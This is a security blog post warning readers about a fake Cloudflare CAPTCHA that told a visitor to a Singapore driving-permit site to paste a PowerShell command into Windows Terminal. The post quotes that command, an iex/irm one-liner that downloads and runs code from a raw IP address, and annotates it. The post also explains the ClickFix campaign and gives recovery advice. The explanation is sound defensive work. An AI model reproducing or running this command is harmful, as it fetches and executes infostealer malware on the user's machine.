No real CAPTCHA will ever ask you to open your terminal
The short version
A reader went to apply for an international driving permit and got a Cloudflare check that told him to open Windows Terminal and paste a command. The command was a one-line infostealer.
A reader of mine sat down last week to apply for an international driving permit. He came away with a screenshot instead, and it is the most convincing piece of malware delivery I have seen this year.
The site was aas.com.sg, the Automobile Association of Singapore. It is where you go for an IDP before a holiday where you plan to drive. Boring, official, the kind of page nobody inspects. What loaded first was a Cloudflare interstitial. Dark background, the orange logo in the corner, the Privacy and Terms links underneath, the little spinner going round next to the word Verifying. Everything about it was familiar.
Then the box asked him to do something no Cloudflare check has ever asked anyone to do.

Press Win and X. Press I, or pick Terminal from the menu. Press Ctrl and V to paste the command. Press Enter to continue.
Read that list again and notice what is missing. There is no browser action in it. Not one of those four steps happens inside the tab you are looking at. A verification check that cannot be completed in the browser is not a verification check.
I have wired up Cloudflare Turnstile on client sites, and I have deployed this site itself behind Cloudflare. A real check runs on its own, passes silently most of the time, and at worst gives you one checkbox to click. It lives in an iframe. It has no route to your operating system and no reason to want one. The moment a page needs your keyboard shortcuts, you are not being verified. You are being recruited.
One line is enough to lose everything
Here is what was already sitting in his clipboard when he opened the terminal. He never pressed Enter, which is the only reason this is an article and not an incident.

Stripped of the decoration, it is one line.
# what actually runs
iex( irm http://158.94.211.92/std/?sid=1785180202017-vi44plz5 -UseBasicParsing )
#      ^         ^                     ^
#      |         |                     └── a per-visitor tracking id
#      |         └── plain HTTP, raw IP, no domain, no certificate
#      └── irm downloads. iex runs whatever came back, as code.
irm is short for Invoke-RestMethod and iex is short for Invoke-Expression. Together they mean: fetch some text off the internet, and execute that text as a program, right now, with your user account’s permissions. Nothing gets saved to disk. Antivirus tools that spend their life watching for a suspicious file appearing in Downloads have nothing to look at, because no file appears.
The raw IP address is the loudest tell. Legitimate software updates come from a hostname with a certificate behind it. This one is a bare address over unencrypted HTTP, which is what you use when you want to be cheap, disposable, and outside anybody’s domain reputation system.
The sid is a receipt. That number is a millisecond timestamp, and it decodes to 27 July 2026. The page minted a fresh identifier at the exact moment my reader loaded it. That is how these operations track which victim ran what, and it is also how they serve the real payload once and then go quiet. Go back an hour later with the same URL and you will often get nothing, which makes reporting them maddening.
The green text at both ends is theatre. Those are PowerShell block comments wrapped around the command. The eye lands on a random reference code that looks like a verification ID, and the download instruction sits in the middle looking like a footnote. It is a magician covering the trick with the hand you are watching.
What lands after that varies by campaign. Rapid7 traced this pattern across more than 250 compromised sites and found three separate infostealers being pushed: Vidar, a .NET stealer they call Impure, and a custom C++ one built for the campaign. Singapore’s own Cyber Security Agency put out an advisory on this technique back in July 2025, listing the likely outcomes as “credential theft, data exfiltration, email account compromise, and potential ransomware incidents.” Saved browser passwords, session cookies, crypto wallets, anything your browser was holding on your behalf.
The attack moved off the Run box on purpose
The first wave of this, which the industry calls ClickFix, used Win and R. That opens the little Run dialog, and for about a year that was the signature everybody learned. Security teams told staff to watch for it. Detection rules got written around it.
This variant uses Win and X, then I. That opens Windows Terminal instead. Same paste, same execution, different keystroke and a different trail through the logs. It is also better social engineering, because a terminal window looks like a legitimate technical step in a way the Run box never did. A Run box feels like a shortcut. A terminal feels like you are doing real work.
The reason it keeps working is not that people are careless. It is that the instruction arrives wearing the uniform of the thing that normally protects you. Everyone has clicked a Cloudflare checkbox. Nobody reads the page around it anymore, because for years there has been nothing on that page worth reading.
I cannot tell you whose fault this is, and that is the point
The heading on that page said aas.com.sg. But that heading is just text rendered by whatever code was serving the page, and a screenshot cannot tell you whether the real site was compromised, whether a lookalike domain was involved, or whether something in the chain redirected him. AAS themselves publish a warning about impostor domains, and they name examples: aas.sg, aas.org, aas.org.za.
Rapid7’s research found this exact injection technique hiding inside compromised WordPress installs, disguised as a “performance optimization” script, on sites across twelve countries with Singapore on the list. So a trusted local site serving it is entirely possible. So is a fake one. I do not know which happened here, and neither did my reader while he was standing in front of it.
That uncertainty is the useful part. If your defence is “I only run commands from sites I trust”, you have built your defence on the one thing you cannot verify in the moment.
Stop checking whether the domain looks right. Check what the page is asking you to do. No real verification has ever needed your keyboard.
If you already pressed Enter
Assume the machine is compromised and act like it, because deleting a file will not help you when no file was written.
Go to a different device, one you have not used since, and change the passwords for your email and your bank first. Then find the “sign out of all sessions” option in each account and use it, because infostealers take session cookies, and a cookie lets someone stay logged in as you long after you have changed the password. Rotate anything your browser had saved. Tell your workplace IT team today, not on Monday, even if you are certain it was your personal laptop.
And then adopt the rule that would have saved you. Nothing on the open web needs a terminal to let you in. Not Cloudflare, not Google, not Microsoft, not your bank, not the automobile association. If a page tells you to press Win and anything, close the tab, and if you need what was behind it, ring the organisation and ask a human.
If you want the technical breakdown of the campaign, Rapid7’s writeup is here and CSA’s Singapore advisory is here. A security researcher named Parag Talekar also pulled one of these apart on LinkedIn after finding it on a local company’s site, and his verdict on being asked to open a terminal was that “red flags don’t get much redder than that.” Fair warning, the reverse engineering half gets quite deep.